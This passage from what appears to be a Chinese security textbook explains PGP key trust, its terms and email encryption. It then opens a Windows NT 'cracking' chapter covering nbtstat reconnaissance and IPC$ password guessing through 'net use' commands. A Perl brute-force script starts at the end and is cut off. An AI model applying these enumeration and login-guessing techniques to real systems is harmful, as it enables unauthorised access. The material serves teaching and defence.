以你和 Alice 的通信为例，假设你想给 Alice 发封信，那你必须有 Alice 的公匙，你从 BBS 上下载了 Alice 的公匙，并用它加密了信件用 BBS 的 Email 功能发给了 Alice。不幸地，你和 Alice 都不知道，另一个用户叫 Charlie 的用户潜入 BBS，把他自己用 Alice 的名字生成的密匙对中的公匙替换了 Alice 的公匙。那你用来发信的公匙就不是 Alice 的而是 Charlie 的，一切看来都很正常，因为你拿到的公匙的用户名是：“Alice”。于是 Charlie 就可以用他手中的私匙来解密你给 Alice 的信，甚至他还可以用 Alice 真正的公匙来转发你给 Alice 的信，这样谁都不会起疑心，他如果想改动你给 Alice 的信也没问题。更有甚者，他还可以伪造 Alice 的签名给你或其他人发信，因为你们手中的公匙是伪造的，你们会以为真是 Alice 的来信。

防止这种情况出现的最好办法是避免让任何其他人有机会篡改公匙，比如直接从 Alice 手中得到她的公匙，然而当她在千里之外或无法见到时，这是很困难的。PGP 发展了一种公匙介绍机制来解决这个问题。举例来说：如果你和 Alice 有一个共同的朋友 David，而 David 知道他手中的 Alice 的公匙是正确的（关于如何认证公匙，PGP 还有一种方法，后面会谈到，这里假设 David 已经和 Alice 认证过她的公匙）。这样 David 可以用他自己的私匙在 Alice 的公匙上签名（就是用上面讲的签名方法），表示他担保这个公匙属于 Alice。当然你需要用 David 的公匙来校验他给你的 Alice 的公匙，同样 David 也可以向 Alice 认证你的公匙，这样 David 就成为你和 Alice 之间的“介绍人”。这样 Alice 或 David 就可以放心地把 David 签

过字的 Alice 的公匙上载到 BBS 上让你去拿，没人可能去篡改它而不被你发现，即使是 BBS 的管理员。这就是从公共渠道传递公匙的安全手段。

有人会问：那你怎么安全地得到 David 的公匙呢，这不是个先有鸡还是先有蛋的问题吗？确实有可能你拿到的 David 的公匙也是假的，但这就要求这个捣蛋者参与这整个过程，他必须对你们三人都很熟悉，还要策划很久，这一般不可能。当然，PGP 对这种可能也有预防的建议，那就是由一个大家普遍信任的人或机构担当这个角色。 他被称为“密匙侍者”或“认证权威”，每个由他签字的公匙都被认为是真的，这样大家只要有一份他的公匙就行了，认证这个人的公匙是方便的，因为他广泛提供这个服务，假冒他的公匙是很极困难的，因为他的公匙流传广泛。这样的“权威”适合由非个人控制组织或政府机构充当，现在已经有等级认证制度的机构存在。

对于那些非常分散的人们，PGP 更赞成使用私人方式的密匙转介方式，因为这样有机的非官方途径更能反映出人们自然的社会交往，而且人们也能自由地选择信任的人来介绍。总之和不认识的人们之间的交往一样。每个公匙有至少一个“用户名”(User ID)，请尽量用自己的全名，最好再加上本人的 Email 地址，以免混淆。

注意！你所必须遵循的一条规则是：在你使用任何一个公匙之前，一定要首先认证它！无论你受到什么诱惑，当然会有这种诱惑，你都不要，绝对不要，直接信任一个从公共渠道（尤其是那些看起来保密的）得来的公匙，记得要用熟人介绍的公匙，或者自己与对方亲自认证。同样你也不要随便为别人签字认证他们的公匙，就和你在现实生活中一样，家里的房门钥匙你是只会交给十分信任的人的。

下面，我讲讲如何通过电话认证密匙。每个密匙有它们自己的标识（keyID），keyID 是一个八位十六进制数，两个密匙具有相同 keyID 的可能性是几十亿分之一，而且 PGP 还提供了一种更可靠的标识密匙的方法：“密匙指纹”(key's fingerprint)。每个密匙对应一串数字（十六个两位十六进制数），这个指纹重复的可能就更微乎其微了。而且任何人无法指定生成一个具有某个指纹的密匙，密匙是随机生成的，从指纹也无法反推出密匙来。这样你拿到某人的公匙后就可以和他在电话上核对这个指纹，从而认证他的公匙。如果你无法和 Alice 通电话，你可以和 David 通电话认证 David 的公匙，从而通过 David 认证了 Alice 的公匙，这就是直接认证和间接介绍的结合。

这样又引出一种方法，就是把具不同人签名的自己的公匙收集在一起，发送到公共场合，这样可以希望大部分人至少认识其中一个人，从而间接认证了你的公匙。同样你签了朋友的公匙后应该寄回给他，这样就可以让他可以通过你被你的其他朋友所认证。有点意思吧和现实社会中人们的交往一样。PGP 会自动为你找出你拿到的公匙中有哪些是你的朋友介绍来的，那些是你朋友的朋友介绍来的，哪些则是朋友的朋友的朋友介绍的……它会帮你把它们分为不同的信任级别，让你参考决定对它们的信任程度。你可以指定某人有几层转介公匙的能力，这种能力是随着认证的传递而递减的。

转介认证机制具有传递性，这是个有趣的问题。PGP 的作者 Phil Zimmermann 说过一句话：“ 信赖不具有传递性；我有个我相信决不撒谎的朋友。可是他是个认定总统决不撒谎的傻瓜，可很显然我并不认为总统决不撒谎。”

关于公匙的安全性问题是 PGP 安全的核心，我在这里就不细说了。和传统单密匙体系一样，私匙的保密也是决定性的。相对公匙而言，私匙不存在被篡改的问题，但存在泄露的问题。RSA 的私匙是很长的一个数字，用户不可能将它记住，PGP 的办法是让用户为随机生成的 RSA 私匙指定一个口令(pass phase)。只有通过给出口令才能将私匙释放出来使用，用口令加密私匙的方法保密程度和 PGP 本身是一样的。所以私匙的安全性问题实际上首先是对用户口令的保密。当然私匙文件本身失密也很危险，因为破译者所需要的只是用穷举法试探出你的口令了，虽说很困难但毕竟是损失了一层安全性。在这里只用简单地记住一点，

要像任何隐私一样保藏你的私匙，不要让任何人有机会接触到它，最好只在大脑中保存它，不要写在纸上。

PGP 在安全性问题上的审慎考虑体现在 PGP 的各个环节。比如每次加密的实际密匙是个随机数，大家都知道计算机是无法产生真正的随机数的。PGP 程序对随机数的产生是很审慎的，关键的随机数像 RSA 密匙的产生是从用户敲键盘的时间间隔上取得随机数种子的。对于磁盘上的 randseed.bin 文件是采用和邮件同样强度的加密的。这有效地防止了他人从你的 randseed.bin 文件中分析出你的加密实际密匙的规律来。

在这里提一下 PGP 的加密前预压缩处理，PGP 内核使用 PKZIP 算法来压缩加密前的明文。一方面对电子邮件而言，压缩后加密再经过 7bits 编码密文有可能比明文更短，这就节省了网络传输的时间。另一方面，明文经过压缩，实际上相当于经过一次变换，信息更加杂乱无章，对明文攻击的抵御能力更强。PGP 中使用的 PKZIP 算法是经过原作者同意的。PKZIP 算法是一个公认的压缩率和压缩速度都相当好的压缩算法。在 PGP 中使用的是 PKZIP 2.0 版本兼容的算法。

9.2 PGP 名词解释

●ASCII armor ASCII 编码；将二进制文件用 7bits 的可显示 ASCII 码编码，从而可以在只支持 7bits 的 Email 中传递。PGP 中用的是 MIME BASE-64 编码。

● Ciphertext 密文；加密以后的信息，一般无法识别。

●Cryptanalysis 密码学分析；

从密码学的角度找出密码体系的漏洞并攻击它，迄今为止 PGP 在密 码学方面还是相当牢固的。连 Hacker 们的攻击论文中也承认目前还没能攻破 PGP 体系。

●Compromised key 已泄密的密匙；不再可靠，一般指私匙。

●Conventional encryption 传统加密；相对公匙加密方法而言，一般是用相同的密匙加密和加密。 所谓单密匙体系。

●Digital signature 数字签名；对信息的来源加以认证的手段，一般借助公匙加密体系完成。

●IDEA 一种传统加密方法；在 PGP 中和 RSA 结合使用以提高速度。它的强度大大高于 经典的 DES 加密，后者目前已经不再是不可攻破的了。

●Key 密匙；

不用多说了。在 PGP 里密匙是一个很长的数字，一般用途可用 576 位的密匙， 712 位被认为具有商业上的保密级别，1024 位密匙可作军事用途。密匙越长，保密 性越好，当然加密花费时间也越多。PGP 允许用户自己选择密匙长度，从 576 位到 2048 位不等。

●Key ID 密匙标识；

密匙的“缩写”，PGP 中为一个 64 位的二进制数，为了方便起见，用户 只看得见它的低 32 位，在使用密匙时也可以用它来区别不同的密匙。

●Key certificate 密匙证书；

一种用来交换密匙的数据块，它包含密匙主人的用户名(user ID)，生 成密匙对的时间，密匙标识，当然还有密匙本身。

●Key pair 密匙对；

公匙体系的特色，公匙和私匙同时使用才能完成加密和解密全过程，密匙 产生时由用户随机生成一对密匙分别作为自己的公匙和私匙。这两个密匙称为一个 密匙对。

●Key revocation certificate 密匙废除证明；

当密匙被泄露或被所有者废弃时，所有者可以生成一个密匙废除声 明，其他人在自己

的密匙环中加入它时，指定的密匙就被标明作废。

●Key ring 密匙环；

用来存放公私密匙的文件。由于公匙体系的特点，用户需要保存大量其他 人的公匙，自己也有用几个私匙的必要，所以需要把密匙保存在密匙环里。

●Legal_kludge 一个和法律问题相关的选项，在美国和其他地方使用 PGP 有所不同。

●MD5 Message Digest 5，一种邮件文摘算法。MD5 的提出者是 Ron Rivest，PGP 中使用的 代码是由 Colin Plumb 编写的，MD5 本身是公用软件。

●MPILIB MPILIB 简单说就是 RSAREF 中 RSA 子程序的另一种实现。MPILIB 最早是由 Phil Zimmermann 编写的，还被用于直到并且包括 2.3a 的所有 PGP 版本中。

●Message digests 邮件文摘；简单地讲就是罪能代表一封邮件特点的少量信息——“精华”，不同 的邮件极少能产生相同的“精华”。

●PRZ Phil R. Zimmermann，PGP 的创始人，PGP 商标的持有者。

●Pass phrase 口令；

用来保护私匙的密码，用户可以自由选择。不用口令是不能使用私匙的， 因此口令和私匙同样重要。为了选取一个安全的口令，最好参考一些内行的建议。

●Plaintext 明文；未经加密的文字或数据。

●Public key 公匙；公开密匙，用你的公开密匙他人可以解密你用相应的私匙加密的数据。

●Public keyserver 公匙服务器；

用来方便用户交换公匙设立的机构，在 Internet 上运行着很多这样 的服务器，你可以通过 Email 向它发送你的公匙，也可以取回他人的公匙。

●Pubring, public key ring 公匙环；参见“密匙环”，在 PGP 中缺省的公匙环文件是 PUBRING.PGP。

●RSA RSA（Rivest-Shamir-Adleman）算法是一种基于大数不可能作质因数分解假设的公匙体系，它是公匙加密体系的核心。

●RSAREF RSAREF 是一个 RSA 加密算法的实现软件包。（RSA 是一种在 PGP 中使用的子程 序，它是公匙加密体系的核心。） RSAREF 是免费软件，它由 RSA Data Security Inc.发行，该公司还拥有 RSA 算法在美国的专利。

●Revoke a public key 废除公匙；用户在自己的公匙环中废除一个公匙，原因很多，主要是安全上的 问题。可能那是一个伪造的公匙，也可能它的所有者声明作废了。对于废除了 的密匙将不能再用。参见 Compromised key 词条。

●Secret key, Private key 私匙；私用密匙，用来解密别人用你的公匙加密的信息。使用私匙必须给出 口令，才能将私匙从私匙环中释放出来。

●Signature certificate 签名证书；明白了 certificate 是指一个数据块，就很容易明白 Signatue certi- ficate 是指附加的数字签名。这里既可以指对邮件的签名，又指对他人公匙的转介签名。

●Trust parameter 信任参数；由于公式转介机制具有传递性，因此可以用一个参数来标识你手中 公匙的可靠程度，由朋友转介来的公匙的信任参数比他本人的参数略低。当然 你可以指定某人的参数。这个参数只是 PGP 提供给你的参考，是否信任某个公匙 还要你自己决定。

●User ID 用户名；附加在密匙上的用户信息，一个密匙可以有多个用户名，为了不致混淆 用户名最好用全名并且加上一些你独有的标识，比如 Email 地址。PGP 的用户名 可以很长，但在使用时可以只输入它的前几个字符，足以区分就行。如果你记得 那 32 位的密匙标识也可以用它来区别密匙。

9.3 为什么采用 PGP 加密?

由此可以看出，目前国内多使用 56 位的加密系统，实际上是不安全的，而 PGP 是最少 128 位加密的强大的加密软件，可以用于任何格式的文档，包括文本、电子表、图形等。具备数字签名功能，用于检查消息和文件的原作者和完整性。支持以下密钥算法：

• 公用密钥算法：Diffie-Hellman/DSS,RSA

• 散列功能：MD5, RIPEMD-160, SHA-1

• 对称算法：CAST, IDEA, Triple-DES ，包括密钥生成和管理的整套工具，使系统管理员能够灵，活控制整个网络系统的安全策略。

9.4 如何部署 PGP 系统

(1)建立网络系统的 PGP 证书管理中心在大型网络系统中，利用 PGP Certificate Server 建立一个证书的管理中心。

可以轻松地创建并管理统一的公用密钥基础结构。从而在网络系统内部或 Internet 之间进行保密通讯。通过将 Lightweight Directory Access Protocol (LDAP)目录和 PGP 证书的优点相结合，PGP Certificate Server 大大简化了投递和管理证书的过程。同时具备灵活的配置和制度管理。

PGP Certificate Server 支持 LDAP 和 HTTP 协议，从而保证与 PGP 客户软件的无缝集成。其 Web 接口允许管理员执行各种功能，包括配置、报告和状态检查，以实现对其远程管理。

我们可以在 Sun Solaris(SPARC)或 Microsoft Windows NTServer (Intel)平台上实现。

(2)对文档和电子邮件进行 PGP 加密在 Windows95 或 Windows NT 上可以安装 PGP for Business Security ，对文件系统和电子邮件系统进行加密传输。

(3)在应用系统中集成 PGP 加密 利用 PGP Software Development Kit(PGP sdk)系统开发人员可以将密码功能结合到现有的应用系统中，如电子商务、法律、金融及其他应用中。PGP sdk 采用 C/C++ API, 提供一致的接口和强健的错误处理协议。

9.5 PGP 与邮件加密

在 Internet 盛行的今天，电子邮件越来越普及，随便翻开一本书或杂志报刊，都有电子邮件地址 ；就连广告也都标上了电子邮件地址 ；这已成为一种时尚、成为网络时代最最方便的交流方式，省钱、快捷。正是由于 Internet 的自由性，因而邮件的安全问题也就日益显得突出。

通过电子邮件传送信息，一般人都认为很安全。其实不然，大家都知道在 Internet 上传输的数据是不加密的，如果你自己不保护自己的信息，第三者就会轻易获知你的所有隐秘。要解决这些问题，目前最好的办法是对电子邮件进行加密。

想要加密一封电子邮件，你必须使用钥匙，它是将你的讯息内容变成乱码的工具。目前最优良的电子邮件加密程式，是使用公开密匙加密系统。此种系统给每位使用者两只钥匙：一支是公开密匙，另一支则是私人钥匙。这两只钥匙实际上是同一支钥匙的两部分：一支可以打开另一支锁上的部份。因此，人们往往将它们称做钥匙组（ key pair ），你必须拥有两支钥匙，才能加密电子邮件。

你可以将自己的公开钥匙，给任何一位收件人。你甚至可以将公开钥匙存放在公开伺服器（ public server ）上，或是自己的网页里。这样的话，任何人都可以透过网路，取得你的公开钥匙。不过，私人钥匙只能由你一个人拥有。

假如传送讯息时，有人从中途拦截的话，该怎么办？别担心，什么事都不会发生。假如没有相应的私人钥匙，你的讯息内容只会是一片无法阅读的乱码。所以，不管有多少人拥有你的公开钥匙，除非他们也有你的私人钥匙，否则就没有人能将讯息解密。你一正是拥有私人钥匙的唯一人选。

现在有很多邮件加密软件，但目前尚无一套标准能够保证，不同的加密软件能彼此共用。现在最为普遍的两种协议，是的 RSA Date Security 的 S/MIME ，以及 Pretty Good Privacy 的 OpenPGP 。假如你用某种协议加密自己的讯息，收件人必须使用拥有相同协议的软件。

9.6 回顾 PGP 的主要特征

1 、使用 PGP 对邮件加密，以防止非法阅读；

2 、能给加密的邮件追加上数字签名，从而使收信人进一步确信邮件的发送者，而事先不 需要任何保密的渠道用来传递密钥；

3 、可以实现只签名而不加密，适用于发表公开声明时证实声明人身份，也可防止声明人 抵赖，这一点在商业领域有很大的应用前景；

4 、能够加密文件，包括图形文件、声音文件以及其它各类文件；

5 、利用 PGP 代替 Uuencode 生成 RADIX 64 （就是 MIME 的 BASE 64 格式）的编码文件。

9.7　PGP 邮件加密的使用

我们就 PGP 6.0.2i 版软件来看一看其对邮件的加密方法。 使用 PGP 6.0.2i 可以简洁而高效地实现邮件或者文件的加密、数字签名。当 PGP 6.0.2i 安装完成后，在任务栏中出现 PGP 所特有的小锁图标—— PGP Trays 。点击左键，即可激活 PGPtools 。

PGP 6.0.2i 中使用 PgpKeys 管理密钥环（ KeyRing ），密钥环文件保存所有与你相关的公开密钥，并对其进行维护和管理，如进行密钥的生成、传播或废除，以及数字签名、信任管理、资源查询等。如果机器与 Internet 相连，还可实现在线密钥认证以及在线密钥更新。

1. 密钥的生成、传播和废除

每一个用户必须生成自己的密钥对，这是使用 PGP 加密的第一步，通常在安装过程中完成。在 PgpKeys 中也可生成新的密钥，即在菜单中选择“ Keys ”—“ New Key ”，弹出对话窗，提示用户填写用户名、电子信箱地址，然后要选择密钥长度，一般选择 2048bit 。之后是确定密钥生存周期：可以定制该密钥在一定天数后过期，默认值为 NEVER 。最后定义保护密钥的口令。生成密钥后，可以选择是否立即将新的公开密钥发送到 Internet 密钥服务器上，这样希望与你通信的用户可以直接到密钥服务器中下载你的密钥。通过密钥服务器可以实现密钥的上载与下载，还能方便地与他人交换公钥。若想废除时，只须选取 Revoke 即可。

2. 数字签名

如果希望发出的信件或者文件不被冒名或篡改，可以用你的私钥对邮件等签名。收件人可使用你的公钥验证签名。 PGP 6.0.2i 还可实现加密后签名，避免了老版本中签名文件的明文状态——只能保证不被篡改，不能加密传输的缺点。

3. 加密与解密

下面我们以 gx.txt 为例，说明实现加密的具体过程。点击“ Encrypt ”后，出现选择所加密文件的对话框，选择 gx.txt 后，进一步选择加密后的输出格式，分别有以下 4 个选

项：

（ 1 ）、 Text Output

（ 2 ）、 Conventional Encryption

（ 3 ）、 Wipe Original

（ 4 ）、 Secure Viewer

根据邮件及文件重要性的不同，可选择合适的输出格式。本例中，选择“ Conventional Encryption ”。接下来便是提示输入口令，得到确认之后，选择输出文件名 A ，然后一切 OK!

解密是加密的反过程。 PGP 6.0.2i 的解密过程同样简单，点击“ Decrypt/Verify ”，弹出文件选择对话框，选择所要解密的文件之后，输入加密时使用的密码，经过计算，再次选择输出文件名，解密就完成了。

9.8 PGP 的密钥和口令的安全性问题

PGP 最可能的失密方式就是别人得到你的口令和你的私匙文件，那么整个加密体系就无密可言了。

另一个要注意的就是口令设置问题，口令设置不要太简单。 PGP 用的是“口令”（ passphase ），而不是“密码”（ password ），就是说可以在口令中包含多个词和空格。攻击者可能会用一本字典或者名言录来寻找你的口令，因此为了得到好记又难猜的口令，你可以创造句子或者找些非常生僻的文学篇章中的句子。口令的长度最好大于等于 8 个字符，同时也可夹杂英文字母的大小写和数字、符号等。一般说来，密钥长度每提高一位，就可以让攻击者多花费一倍的破解时间，因此从理论上而言，如果没有更新的计算技术出现，总是可以找到在给定时间内不能被破解的密钥的。

公钥的篡改和冒充可以说是 PGP 的最大威胁。当你用别人的公钥时，应确信它是直接从对方处得来或是由另一个可信的人签名认证过的；确信没有人可以篡改你自己的公钥环文件；保持你对自己密钥环文件的物理控制权，尽量存放在自己的个人电脑里，而不是一个远程的分时系统里；备份自己的密钥环文件。

9.9 小结

加密邮件目前我建议你使用 PGP ，原因有下面三个：

1.PGP 是目前最常用的加密软件。

2. 你可以在任何一种电子邮件软件上使用 PGP 加密邮件。举例来说，你要是使用 Outlook Express ，一样可以忽略 Outlook Express 内建的 S/MIME 加密，转而使用 PGP 来加密自己的讯息。

3. 只要你与收件人都有 PGP ，就能让自己的邮件拥有目前最安全的加密层次。

PGP 是当前最为先进的加密技术，使用 PGP 加密软件，特别是电子邮件，可以有效地保证您在网上的通信安全，从而保证了您的利益。

第十章　系统破解篇章

10.1 Windows NT 破解之道

如果要防范从远程对你的 Windows NT 的破解，最好的办法还是研究一下破解的基本方法。只有做到"知己知彼"，才能更好地防范破解。

10.1.1NetBIOS 为破解做好准备

所有的破解都涉及到以 root 或 admin 权限登录到某一计算机或网络。破解的第一步往往是对目标计算机或的端口扫描（portscan）——建立在目标计算机开放端口上的攻击是相当有效的。NT 机器的端口信息的显示和 UNIX 的不同。因此，一般能区分出目标计算机所运行的是哪个操作系统。攻击 NT 为基础的网络时，NetBIOS 是首选的进攻点。

使用端口扫描软件，比如 Sam，看看目标计算机的端口 139 是否打开。139 端口是"NetBIOS session"端口，用来进行文件和打印共享的，是 NT 潜在的危险。注意：运行 SAMBA 的 Linux 和 UNIX 系统的 139 端口也是打开的，提供类似的文件共享。找到了这样的目标计算机后，接下来是使用"nbtstat"命令。

NBTSTAT 命令是用来询问有关 NetBIOS 的信息的，也能清除 NetBIOS 缓冲区内的内容和将 LMHOSTS 文件预先装入其中。通过运行这一命令能得到许多有用信息。

NBTSTAT 命令图 10-1

解释：nbtstat [-a RemoteName] [-A IP_address] [-c] [-n] [-R] [-r] [-S] [-s] [interval]

参数：-a 列出给定主机名的远程计算机的名字表（name table）图 10-2

```
C:\WINDOWS>nbtstat -a pcf16-server

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    PCF16-SERVER   <00>  UNIQUE       Registered
    PCFRIEND       <00>  GROUP        Registered
    PCF16-SERVER   <03>  UNIQUE       Registered
    PCF16-SERVER   <20>  UNIQUE       Registered
    PCFRIEND       <1E>  GROUP        Registered
    55             <03>  UNIQUE       Registered

    MAC Address = 00-60-6E-00-0D-78
```

-A 列出给定 IP 地址的远程计算机的名字表 图 10-3

```
C:\WINDOWS>nbtstat -A 192.168.0.16

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    PCF16-SERVER   <00>  UNIQUE       Registered
    PCFRIEND       <00>  GROUP        Registered
    PCF16-SERVER   <03>  UNIQUE       Registered
    PCF16-SERVER   <20>  UNIQUE       Registered
    PCFRIEND       <1E>  GROUP        Registered
    55             <03>  UNIQUE       Registered

    MAC Address = 00-60-6E-00-0D-78
```

```
C:\WINDOWS>nbtstat -A pcf16-server

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

    The IP address is not in the correct format. It needs to be
    dotted decimal, for example 11.11.12.13
    You entered "pcf16-server"
```

-c 列出远程名字缓冲区（name cache），包括 IP 地址 图 10-4

```
C:\WINDOWS>nbtstat -c

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

    No names in cache
```

-n 列出本地 NetBIOS 名字 图 10-5

```
C:\WINDOWS>nbtstat -n

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

                NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    PCF8-SHMILY    <00>  UNIQUE       Registered
    PCFRIEND       <00>  GROUP        Registered
    PCF8-SHMILY    <03>  UNIQUE       Registered
    PCF8-SHMILY    <20>  UNIQUE       Registered
    PCFRIEND       <1E>  GROUP        Registered
    SHMILYCHEN     <03>  UNIQUE       Registered
```

-r 列出通过广播（broadcast）和 WINS 解析的名字 图 10-6

```
C:\WINDOWS>nbtstat -r

    NetBIOS Names Resolution and Registration Statistics
    ----------------------------------------------------

    Resolved By Broadcast      = 9
    Resolved By Name Server    = 0

    Registered By Broadcast    = 6
    Registered By Name Server  = 0

    NetBIOS Names Resolved By Broadcast
----------------------------------------------
            PCF16-SERVER   <00>
            PCF7-GCH
            SJF
            PCF4-WANGYUAN
            PCF2-WWB
            PCF16-SERVER
            PCF12-CAT
            PCF1-WY
```

-R 清除和重新装入远程的缓冲的名字表 图 10-7

```
C:\WINDOWS>nbtstat -R
    Successful purge and preload of the NBT Remote Cache Name Table.
```

-S 列出和目标 IP 地址会话的表 图 10-8

```
C:\WINDOWS>nbtstat -S

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

                    NetBIOS Connection Table

    Local Name             State    In/Out  Remote Host           Input   Output
    ---------------------------------------------------------------------------

    PCF8-SHMILV    <03>  Listening
    PCF8-SHMILV          Listening
    SHMILYCHEN     <03>  Listening
```

-s 列出会话表转换 图 10-9

```
C:\WINDOWS>nbtstat -s

Lana # 0:
Node IpAddress: [192.168.0.2] Scope Id: []

                    NetBIOS Connection Table

    Local Name             State    In/Out  Remote Host           Input   Output
    ---------------------------------------------------------------------------

    PCF8-SHMILV    <03>  Listening
    PCF8-SHMILV          Listening
    SHMILYCHEN     <03>  Listening
```

NBTSTAT 命令输出的每一栏都有不同的含义，它们的标题有下面几个，含义也在下面做了相应的解释：

Input ——接收到的字节数。

Output ——发送的字节数。

In/Out ——这个连接是来自该计算机（outbound）还是来自另外的系统（inbound）。

Life ——在你的计算机清除名字表之前存在时间。

Local Name ——连接时本地的名字。

Remote Host ——远程计算机的名字或 IP 地址。

Type ——一个名字可以有两种类型： unique 或 group。NetBIOS 名字的最后 16 个字符经常代表一些内容。因为同样的名字可以在同一计算机出现几次。 该类型表示名字的最后一个字节（用 16 进制表示）。

State ——你的 NetBIOS 连接将是下面几个状态之一：State MeaningAccepting 正在处理一个进入的连接；Associated 一个连接的端点已经建立，你的计算机与它以一个 IP 地址相关 Connected 你已经联系到了远程资源。Connecting 你的会话正试图对目标资源进行名字到 IP 地址的解析 Disconnected 你的计算机发出一个断开请求，正在等待远程计算机的响应 Disconnecting 正在结束你的连接

Idle 远程计算机在当前会话已经打开，但目前不接受连接


Inbound 一个 inbound 会话正试图连接

Listening 远程计算机可以使用了

Outbound 你的会话正在建立一个 TCP 连接

Reconnecting 如果第一次失败，它会在重新连接时显示这一信息

下面是一个 NBTSTAT 命令的实例：图 10-10



C:\>nbtstat -A x.x.x.x NetBIOS Remote Machine Name Table

Name	Type	Status
DATARAT	< 00> UNIQUE	Registered
R9LABS	< 00> GROUP	Registered
DATARAT	< 20> UNIQUE	Registered
DATARAT	< 03> UNIQUE	Registered
GHOST	< 03> UNIQUE	Registered
DATARAT	< 01> UNIQUE	Registered

MAC Address = 00-00-00-00-00-00

上面的输出是什么意思呢？尤其是 Type 这一栏，代表的是什么呢。再看看下面的表，它能告诉你什么？

Name	Number	Type	Usage
< computername>	00	U	Workstation Service
< computername>	01	U	Messenger Service
< _MSBROWSE_>	01	G	Master Browser
< computername>	03	U	Messenger Service
< computername>	06	U	RAS Server Service
< computername>	1F	U	NetDDE Service

< computername>	20	U	File Server Service
< computername>	21	U	RAS Client Service
< computername>	22	U	Exchange Interchange
< computername>	23	U	Exchange Store
< computername>	24	U	Exchange Directory
< computername>	30	U	Modem Sharing Server Service
< computername>	31	U	Modem Sharing Client Service
< computername>	43	U	SMS Client Remote Control
< computername>	44	U	SMS Admin Remote Control Tool
< computername>	45	U	SMS Client Remote Chat
< computername>	46	U	SMS Client Remote Transfer
< computername>	4C	U	DEC Pathworks TCPIP Service
< computername>	52	U	DEC Pathworks TCPIP Service
< computername>	87	U	Exchange MTA
< computername>	6A	U	Exchange IMC
< computername>	BE	U	Network Monitor Agent
< computername>	BF	U	Network Monitor Apps
< username>	03	U	Messenger Service
< domain>	00	G	Domain Name
< domain>	1B	U	Domain Master Browser
< domain>	1C	G	Domain Controllers
< domain>	1D	U	Master Browser
< domain>	1E	G	Browser Service Elections
< INet~Services>	1C	G	Internet Information Server
< IS~Computer_name>	00	U	Internet Information Server
< computername>	[2B]	U	Lotus Notes Server
IRISMULTICAST	[2F]	G	Lotus Notes
IRISNAMESERVER	[33]	G	Lotus Notes
Forte_$ND800ZA	[20]	U	DCA Irmalan Gateway Service

Unique (U): 名字（name）可能只分配了一个 IP 地址。在一个网络设备上，多次出现一个名字已经被注册，但后缀是唯一的，从而整个条目就是唯一的。

Group (G): 普通的组（group），同一个名字可能存在多个 IP 地址。

Multihomed (M): 名字（name）是唯一的，但由于在同一计算机上有多个网络接口，这个配置在允许注册时是必须的。地址的数目最多 25 个。

Internet Group (I): 这是组名字的一个特殊配置，用于 WinNT 的域名的管理。

Domain Name (D): NT 4.0 里新增的。

这个表是对 NBTSTAT 输出中 Type 的解释。通过详细分析 NBTSTAT 命令的输出，就能收集到目标计算机的许多信息。通过分析，就能发现目标计算机正在运行什么服务，甚至可以分析安装的软件包是什么。从而就能找到空隙可以利用。下一步就是从远程计算机收集可能的用户名。一个网络登录分成两个部分：用户名和口令。一旦一个破解者知道了用户名，他就等于成功了一半。

通过分析 NBTSTAT 的命令输出，破解者就能得到任何登录到那台计算机上的用户名。在 NBTSTAT 输出里，类型(Type)为< 03>的就是用户名或计算机名。类型(Type)为< 20>的就

表示它是一个共享的资源。

10.1.2 IPC 的妙用——共享你的资源

IPC$(Inter-Process Communication)共享是 NT 计算机上的一个标准的隐含共享，它是用于服务器之间的通信的。NT 计算机通过使用这个共享来和其他的计算机连接得到不同类型的信息的。破解者常常利用这一点来，通过使用空的 IPC 会话进行攻击。

有一个比较好的 IPC 会话工具：RedButton。它是个很灵巧的程序，能登录到 NT 系统而不会显示用户名和口令。这个工具运行环境是 NT。运行这个程序，将看到任何可能的共享，包括任何隐藏的 admin 共享(ie, shares 以"$"结束。默认的，有几个这样的可以得到的共享...C$，WINNT$，IPC$等等)。

注意：IPC$共享不是一个目录，磁盘或打印机意义上的共享。你看到的"$"，它是默认的在系统启动时的 admin 共享。IPC 是指"interprocess communications"。IPC$共享提供了登录到系统的能力。注意，你试图通过 IPC$连接会在 EventLog 中留下记录。不管你是否登录成功。

破解者使用下面的命令对 IPC$实施攻击：

c:\>net use \\[目标机器的 IP 地址]\ipc$ /user:< name> < passwd>

当这个连接建立后，要将 username 和 password 送去加以确认。如果你以"Administrator"登录，则需要进行口令猜测。

可以重复使用'net'命令，进行 username 和 password 猜测：

c:\>net use \\xxx.xxx.xxx.xxx\ipc$ /user:< name> < passwd>

也可以使用脚本语句：

open(IPC, "net use \\xxx.xxx.xxx.xxx\ipc$ /user:< name> < passwd> | ");

NAT 工具能自动完成上述功能。NAT 是通过读取字典文件中的口令，进行重复登录，从而获取帐号。当然，可以编写一个脚本来实现 NAT 的功能。Perl 是一种很好的语言，是解释性的，如 Java，但运行速度比 Java 快。同时，Unix 系统能解释它。现在，98 和 NT 版的 Perl 也已经推出。下面这个脚本程序可以用来进行帐号和口令猜测。

```
----- begin script -----
# ipcchk.plx
#  该脚本从一个文本文件读入单词，并将该单词作为用户名和口令，进行
